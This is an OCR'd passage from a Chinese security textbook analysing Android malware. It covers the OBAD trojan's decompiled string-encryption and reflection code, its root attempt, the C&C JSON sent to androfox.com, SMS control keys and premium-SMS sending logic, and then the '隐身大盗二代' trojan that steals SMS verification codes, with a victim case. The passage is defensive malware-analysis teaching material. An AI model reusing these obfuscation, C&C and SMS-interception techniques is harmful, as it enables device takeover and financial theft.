


图 19-9　Android 木马 OBAD

另外，OBAD 的作者还使用了另一个 Android 系统未知的缺陷。利用这个缺陷，恶意应用可以注册为设备管理器享用特权，而且并不会出现在应用程序列表中。正因如此，不可能在恶意应用获取权限后从智能手机中删除，并且是在后台模式下工作的，没有任何 UI 界面可见。

在 OBAD 木马程序中，所有的外部方法都是通过反射调用的，包括类和方法的名称等所有字符串都是被加密的，具体代码如图 19-10 所示。

每个类都有一个局部描述符以从本地更新字节数组中获得所需的加密字符串，所有字符串都隐藏在这个数组中，具体代码如图 19-11 所示。

```
private static String oCIlCll(int paramInt1, int paramInt2, int paramInt3)
{
  byte[] arrayOfByte1 = oCIlCll;
  int i = paramInt2 + 40;
  int j = paramInt1 + 75;
  byte[] arrayOfByte2 = new byte[i];
  int k = 0;
  int m;
  if (arrayOfByte1 == null)
    m = i;
  for (int n = paramInt3; ; n = arrayOfByte1[paramInt3])
  {
    paramInt3++;
    j = -4 + (m + n);
    arrayOfByte2[k] = (byte)j;
    k++;
    if (k >= i)
      return new String(arrayOfByte2, 0);
    m = j;
  }
}

// ERROR //
public void onReceive(android.content.Context paramContext, android.content.Intent paramIntent)
{
  // Byte code:
  //   0: invokestatic 141   java/lang/System:currentTimeMillis    ()J
  //   3: lstore_3
  //   4: goto +11 -> 15
  //   7: astore 84
  //   9: aload 84
  //   11: invokevirtual 147 java/lang/Throwable:getCause   ()Ljava/lang/Throwable;
  //   14: athrow
  //   15: ldc 149
  //   17: invokestatic 155  java/lang/Class:forName (Ljava/lang/String;)Ljava/lang/Class;
  //   20: ldc 157
  //   22: aconst_null
  //   23: invokevirtual 161 java/lang/Class:getMethod   (Ljava/lang/String;[Ljava/lang/Class;)Ljava/lang/reflect/Method;
  //   26: aconst_null
  //   27: aconst_null
  //   28: invokevirtual 167 java/lang/reflect/Method:invoke    (Ljava/lang/Object;[Ljava/lang/Object;)Ljava/lang/Object;
  //   31: checkcast 169  java/lang/Long
```

图 19-10 反射调用和字符串加密

```
private static byte[] oCIlCll = { 52, 1, -42, 43, -20, -42, 0, 55, 5, -14, -3, 4, -53, 49, -11, 33, -12, -57, 37, 17, 7, -30, -19, 44, -43, 61, -47, -1, 18

public static String CCccICc(String paramString)
{
  new java/lang/String;
  oCIlCll.oCIlCll(paramString);
  "bE7XoAK5FHZu0V8XBo".getBytes();
  return "";
}


public static String CClIOcc(String paramString)
{
  new java/lang/String;
  oCIlCll.oCIlCll(paramString);
  "g6JJ2WQmWA3paTgg7SQRHl".getBytes();
  return "";
}

public static String CIIIcIIC(String paramString)
{
  new java/lang/String;
  oCIlCll.oCIlCll(paramString);
  "r33pXsXLg8oxg3klww".getBytes();
  return "";
}
```

图 19-11 数组隐藏

字符串需要解密的 C&C 地址，木马 OBAD 首先检查网络是否可用，然后下载页面 facebook.com。用于提取某个页面元素并使用它作为解密密钥。由此可见，OBAD 只有联网时解密 C&C 地址是可用的。正是因为这一特性，使得分析工作变得更加复杂。

OBAD 中的一些字符串是通过另外的方式加密的，本地解码器接收到一个 Base64 编码字符串并对其解码，解码字符串首先与 key 的 MD5 异或操作，然后则是字符串 UnsupportedEncodingException 的 MD5。要



获取 key 的 MD5，需要用同样的本地解码器解密另一个字符串然后将其作为 MD5 参数。这样能够保护诸如函数 SendTextMessage 的名称之类的 key 字符串值，如图 19-12 所示。

```
java.lang.reflect.Method.invoke(null, [Ljava.lang.Object;{"MD5"})
java.lang.Class.forName("java.security.MessageDigest")
java.lang.Class.forName("java.security.MessageDigest", true, dalvik.system.PathClassLoader@0x4113cbf8)
java.lang.Class.getMethod("update", [Ljava.lang.Class;{java.lang.Class@0x40aa7900})
java.lang.reflect.Method.invoke(org.apache.harmony.xnet.provider.jsse.OpenSSLMessageDigestJDK$MD5@0x40da6658,
java.lang.Class.forName("java.security.MessageDigest")
java.lang.Class.forName("java.security.MessageDigest", true, dalvik.system.PathClassLoader@0x4113cbf8)
java.lang.Class.getMethod("digest", null)
java.lang.reflect.Method.invoke(org.apache.harmony.xnet.provider.jsse.OpenSSLMessageDigestJDK$MD5@0x40da6658,
java.lang.Class.forName("java.util.List")
java.lang.Class.forName("java.util.List", true, dalvik.system.PathClassLoader@0x4113cbf8)
java.lang.Class.getMethod("size", null)
java.lang.reflect.Method.invoke(java.util.ArrayList@0x40c27440, null)
java.lang.Class.forName("android.content.Context")
java.lang.Class.forName("android.content.Context", true, dalvik.system.PathClassLoader@0x4113cbf8)
java.lang.Class.getMethod("getSystemService", [Ljava.lang.Class;{java.lang.Class@0x40aa7198})
java.lang.reflect.Method.invoke(com.android.system.admin.COcCccl@0x412772c0, [Ljava.lang.Object;{"power"})
android.content.ContextWrapper.getSystemService("power")
android.app.ContextImpl.getSystemService("power")
```

图 19-12　获取 MD5

接下来开始分析并破译所有的字符串，如图 19-13 所示。

```
static private boolean doChmod(java/io/File arg_File1)
{
    Label_0:
    Class lvar_Class1=arg_File1.getClass()
    Class [] lvar_ClassArr1=new Class[2]{ Boolean.TYPE, Boolean.TYPE }
    reflect/Method lvar_Method1=lvar_Class1.getMethod("setReadable", lvar_ClassArr1)
    Object [] lvar_ObjectArr1=new Object[2]{ Boolean.valueOf(1), Boolean.valueOf(0) }

    if (lvar_Method1.invoke(arg_File1, lvar_ObjectArr1).equals(Boolean.TRUE) == 0)
    goto Label_2 else goto Label_1

    Label_2:
    Runtime lvar_Runtime1=Runtime.getRuntime()
    StringBuilder svar_StringBuilder1=new StringBuilder(String.valueOf("chmod 0644 "))
    StringBuilder lvar_StringBuilder1=svar_StringBuilder1
    Object lvar_Object1=Class.forName("java.io.File").getMethod("getAbsolutePath", null).invoke(arg_File1, null)
    Process lvar_Process1=lvar_Runtime1.exec(lvar_StringBuilder1.append(lvar_Object1).toString())
    int lvar_Int1=lvar_Process1.waitFor()
    lvar_Process1.destroy()

    if (lvar_Int1 != 0)
    goto Label_4 else goto Label_3

    Label_4:
    Class lvar_Class2=Class.forName("android.os.FileUtils")
    Class [] lvar_ClassArr2=new Class[4]{ String, Integer.TYPE, Integer.TYPE, Integer.TYPE }
    reflect/Method lvar_Method2=lvar_Class2.getMethod("setPermissions", lvar_ClassArr2)
    Object [] lvar_ObjectArr2=new Object[4]
    Object lvar_Object2=Class.forName("java.io.File").getMethod("getAbsolutePath", null).invoke(arg_File1, null)
    lvar_ObjectArr2[0]=lvar_Object2
    lvar_ObjectArr2[1]=Integer.valueOf(420)
    lvar_ObjectArr2[2]=Integer.valueOf(-1)
    lvar_ObjectArr2[3]=Integer.valueOf(-1)
```

图 19-13　破译所有的字符串

当启动 OBAD 后会尝试获取设备管理员的权限，如图 19-14 所示。木马 OBAD 的一个特点是一旦已经获得了管理员权限，就将无法删除。这一功能是通过利用一个先前未知的 Android 漏洞实现的，现在谷歌已经解决了这个漏洞。这样恶意应用具有了扩展的特权，但并没有出现在设备管理器应用权限列表中，如图 19-15 所示。

在扩展设备管理权限后，木马 OBAD 可以阻止设备屏幕长达 10 秒，这通常发生在设备接到 WiFi 网络或蓝牙被激活之后，建立连接后木马能将本身和其他恶意应用复制到附近其他设备。这些行为可能是 Backdoor.AndroidOS.Obad.a 用来试图防止用户发现其恶意活动的。此外，该木马会尝试通过执行 su 命令来获得 root 权限，如图 19-16 所示。

是否已经成功获得超级用户权限的信息会被发送到 C&C 服务器，这样在获得了 root 权限后，破坏者可以在一个有利的位置远程控制执行命令。当第一次启动 OBAD 后，恶意应用会收集如下信息，并将其发送到 C&C 服务器 androfox.com 中。




图 19-14　获取设备管理员的权限




图 19-15　设备管理器应用权限列表




图 19-16　获取 root 权限

- ❑ 蓝牙设备的MAC地址。
- ❑ 运营商名字。
- ❑ 电话号码。
- ❑ IMEI。
- ❑ 手机用户账户余额。
- ❑ 是否获得设备管理员权限。
- ❑ 当地时间。

在收集到上述信息后，会以 JSON 对象加密的形式发送给远程服务器，如图 19-17 所示。


```
{"app":2,"bt_mac":0,"simOpName":"Beeline","numb":"********","task":{},"imei":"***************"
    "simCo":"Beeline","conf":{  "key_die":"",   "key_con":"",   "key_url":"",   "aoc_time":"30",
    "key_cip":"2585c63679df4994d58668f25f18f5de", "url":["http:\/\/www.androfox.com\/load.php",
    "http:\/\/www.androfox.tk\/load.php"]   }, "aoc":[], "balanceTime":1368813098158, "balance":"1200",
    "system":"no",  "time":1368813098158, "simOp":"Beeline", "netOp":"Beeline", "rooted":"no",
    "netOpName":"Beeline", "netCo":"Beeline"}
```


图 19-17　发送收集信息到远程服务器

这样当每次建立连接时，这些信息都会发送到当前的 C&C 服务器。另外，OBAD 恶意应用还会报告它当前自身状态，这通过发送当前 premium 号码表和文本信息、aos 参数、任务列表、C&C 服务器列表来实现。在 OBAD 第一次 C&C 通信会话时，会发送一个空白表和进行解密了的 C&C 地址列表，在会话中木马可能会接收到一个更新了的 premium 号码表和一个新的 C&C 地址列表。为了进行回应，C&C 服务器会发送一个类似如下解密后的另一个 JSON 对象。


```
{"nextTime":1,"conf":{"key_con":"oKzDAglGINy","key_url":"3ylOp9UQwk",
"key_die":"ar8aW9YTX45TBeY","key_cip":"lRo6JfLq9CRNd6F7IsZTyDKKg8UGE5EICh4xjzk"}}
```


其中，nextTime 是一个 C&C 服务器的下一个连接，conf 是配置字符串。配置字符串可能包含连接到新的 C&C 服务器的指令、目的 keys 号码表文本信息、新任务参数。此外，通信加密（key_cip）的 keys 可能发送到 conf。

OBAD 也可以用短信来控制木马，配置字符串也可能包含 key 字符串（key_con，key_url，key_die），该木马会寻找传入的文本信息，并相应执行某些操作。分析每个传入的文本信息都可能找到存在的 key，如果找到一个 key 则执行如下相应操作。

- ❑ key_con：立即建立一个C&C的连接。



- ❑ key_die：从数据库中删除任务。
- ❑ key_url：新的C&C服务器地址。破坏者可以创建一个新的C&C服务器并发送包含地址key的文本信息给被感染的设备，这将使所有被感染的设备重新连接到新的服务器。

如果在发送的文本信息 key 中找到 conf，则木马 OBAD 将发送一个短信给 C&C 提供的号码。这样，受感染的设备甚至都不需要有 Internet 连接来接收指令发送收费短信，如图 19-18 所示。

```
svar_StringBuilder1=new StringBuilder(String.valueOf("SELECT * FROM `"))
StringBuilder lvar_StringBuilder7=svar_StringBuilder1.append(com/android/system/admin/cIcoIIl.tableAOC)
svar_String1=new String
svar_BArr1=com/android/system/admin/oCIlCll.oCIlCll("NW8=")
svar_BArr2="dwZnSejIxkdBWkZEmebkPI".getBytes()
android/database/Cursor lvar_Cursor2=lvar_cIcoIIl2.execSQL(lvar_StringBuilder7.append("`;").toString())

…

this.msgPattern=lvar_Cursor2.getString(lvar_Cursor2.getColumnIndex("pat"))

if (this.msgPattern.equals("") != 0)
goto Label_52 else goto Label_34

Label_34:

if (com/android/system/admin/lcclOlO.patternMatch(this.msgPattern, this.msgString) <- 0)
goto Label_52 else goto Label_51

Label_52:

if (lvar_Cursor2.moveToNext() != 0)
goto Label_33 else goto Label_53

Label_53:
goto Label_35

Label_51:
this.getMSGString()
this.msgNum=lvar_Cursor2.getString(lvar_Cursor2.getColumnIndex("num"))
this.msgText=lvar_Cursor2.getString(lvar_Cursor2.getColumnIndex("msg"))
svar_Thread1=new Thread
SMSSenderThread svar_SMSSenderThread1=new SMSSenderThread(this)
svar_Thread1.<init>(svar_SMSSenderThread1)
svar_Thread1.start()
goto Label_35
```

图 19-18　发送短信给 C&C 提供的号码

木马 OBAD 从 C&C 接收指令后，会将信息记录在数据库中。每条记录在数据库的指令包含了指令序列号、C &C 指定的执行时间和参数。具体包含如下指令。

- ❑ 发送文本消息。参数包含数字、文字和删除回复。
- ❑ PING。
- ❑ 通过USSD接收账户余额。
- ❑ 作为代理（发送指定的数据到指定地址，并传达响应）。
- ❑ 连接到指定的地址（clicker）。
- ❑ 从服务器上下载文件并安装。
- ❑ 发送智能手机中应用列表到服务器。
- ❑ 发送由C&C服务器指定安装的应用信息。
- ❑ 发送用户连接数据到服务器。
- ❑ 远程Shell。后台执行破坏者指定的命令。
- ❑ 发送一个文件给所有检测到的蓝牙设备。

从 Obad.a 命令列表中可知 OBAD 恶意程序能通过蓝牙传播，C&C 服务器发送木马文本地址给受感染的设备，然后 C&C 命令恶意程序扫描附近的设备启用蓝牙连接，并尝试将下载的文件发送给它们。

19.3　“隐身大盗二代”木马

知识点讲解：光盘:视频\知识点\第 19 章\“隐身大盗二代”木马.avi

如果使用网上支付却无法收到短信验证码，一定要检查手机是否感染了“隐身大盗”木马，该木马专

门屏蔽并窃取受害者验证码短信，从而盗取网上支付账户资金。不过，360 手机卫士近日又发现“隐身大盗”出现升级变种，以验证账户为由骗受害者输入身份证号、支付密码等信息，从而完全控制受害者的支付账户。“隐身大盗”升级变种后更为隐蔽。首先改变了窃取短信内容的方式，不再通过转发短信进行，而是采取联网上传短信到黑客服务器的方式；其次，采取了连环攻击手段，在用户安装完伪装成流行应用的“大包”之后，诱导用户再安装一个伪装成账户安全验证的“小包”，大包专门窃取账号密码、身份证号等，“小包”则暗中监控、识别受害者短信并联网上传。据检测分析，“隐身大盗二代”会判断中招手机接收的短信号码和内容，对普通短信放行，对银行、第三方支付平台、运营商等特殊号码发来的短信进行屏蔽和上传。中招手机最直观的现象是，无法再收到网银和网上支付的验证码短信。在本节的内容中，将详细讲解“隐身大盗”木马的基本知识。

19.3.1 案例介绍

市民管先生是一名淘宝卖家，专门经营门窗制作和安装。不久前，一位陌生买家主动与管先生联系，却不提想买什么商品，而是在聊天消息里发来一个二维码，说“用手机微信扫一下就可以看到想买的门窗详细资料”，聊天信息截图如图 19-19 所示。

为了做成生意，管先生立刻拿出手机扫描了二维码，却没看到什么门窗信息，于是发消息询问，对方则继续下钩钓鱼：“你下载安装后直接点开就可以看到了。” 管先生没有想到的是，他点击按钮，实际上是把一个名为“隐身大盗”的木马装进了手机。



图 19-19　聊天截图

据管先生向 360 网购先赔中心反馈，他在安装二维码中的软件后，对方以“方便联系”为由索要了他的手机号码，然后借口去吃饭而离开。管先生本来也没在意，但一个小时后，他忽然发现自己的旺旺账号登不上了，原来是密码已经被人修改，之后再查看支付宝账户，发现不光余额中的 3000 元被盗，与支付宝绑定的银行卡也被消费了 2000 元，而他的账户也已被关联到了一个陌生手机号注册的支付宝账户上。

究竟管先生的支付账户为什么会离奇被盗？小小二维码又是如何偷钱的？其实管先生扫描二维码安装的软件，就是流行的“隐身大盗”手机木马。该木马在装入手机后，会拦截中招手机收到的短信，并直接转发给不法黑客。“对于网上支付账户来说，由于手机号本身也是账户名，黑客在监视管先生手机短信后，再以短信验证的方式操作支付账户重置密码，从而控制了管先生的网上支付账户。”360 安全专家表示，由于支付宝“找回密码”还需要验证身份证号，骗子很可能事先已经通过其他途径获取管先生的身份证号，再进行定向攻击。

另据介绍，由于“隐身大盗”木马会拦截手机收到的网银、支付类验证短信，中招者很难察觉黑客的盗号行为。而网店卖家由于支付账户存在余额的概率较高，也成为手机木马的重点攻击对象，二维码就是此类木马的常用传播途径。

由此可见，二维码不能“见码就扫”，尤其要警惕陌生人发来的二维码，例如带有软件下载、账号登录网页的二维码，应立即关闭页面。如果手机曾经扫描过可疑二维码，应使用 360 手机卫士等专业安全软件进行查杀，以免遭遇短信泄露甚至财产损失。

19.3.2 分析木马

“隐身大盗二代”采取了连环攻击手段，在用户安装完伪装成流行应用的“大包”之后，诱导用户再

安装一个伪装成账户安全验证的“小包”，具体分工如下。

大包伪装为常用的应用，专门窃取账号密码、身份证号等，具体说明如下所示。

- 通过二维码传播：传输方式更隐蔽，将木马应用的下载链接生成为二维码，通过扫描二维码即可下载。
- 伪装为常用应用诱导输入账号和密码：界面伪装成常用应用，启动后显示登录界面，诱导用户输入用户名和密码。
- 窃取手机号码并连同账号密码联网上传：应用启动后读取用户的手机号码，连同用户输入的账号和密码一起发送到指定的服务端。
- 诱导安装隐藏的“小包”：将“小包”的格式名去掉，放在木马中，当需要安装“小包”时再从中恢复，诱导用户进行安装。
- 诱骗输入身份证和支付密码并上传：诱骗用户输入身份证号和支付密码，将输入的信息联网上传到指定服务端。

小包在后台静默运行，负责暗中监控、识别受害者短信并联网上传，具体说明如下所示。

- 开机自启动静默执行：小包安装后，隐藏图标，在后台静默执行，一般用户无法察觉。
- 监控并拦截短信：拦截短信，并将拦截的短信上传至服务器。

1. 恶意程序工作原理

隐身大盗木马程序的工作原理如图 19-20 所示。

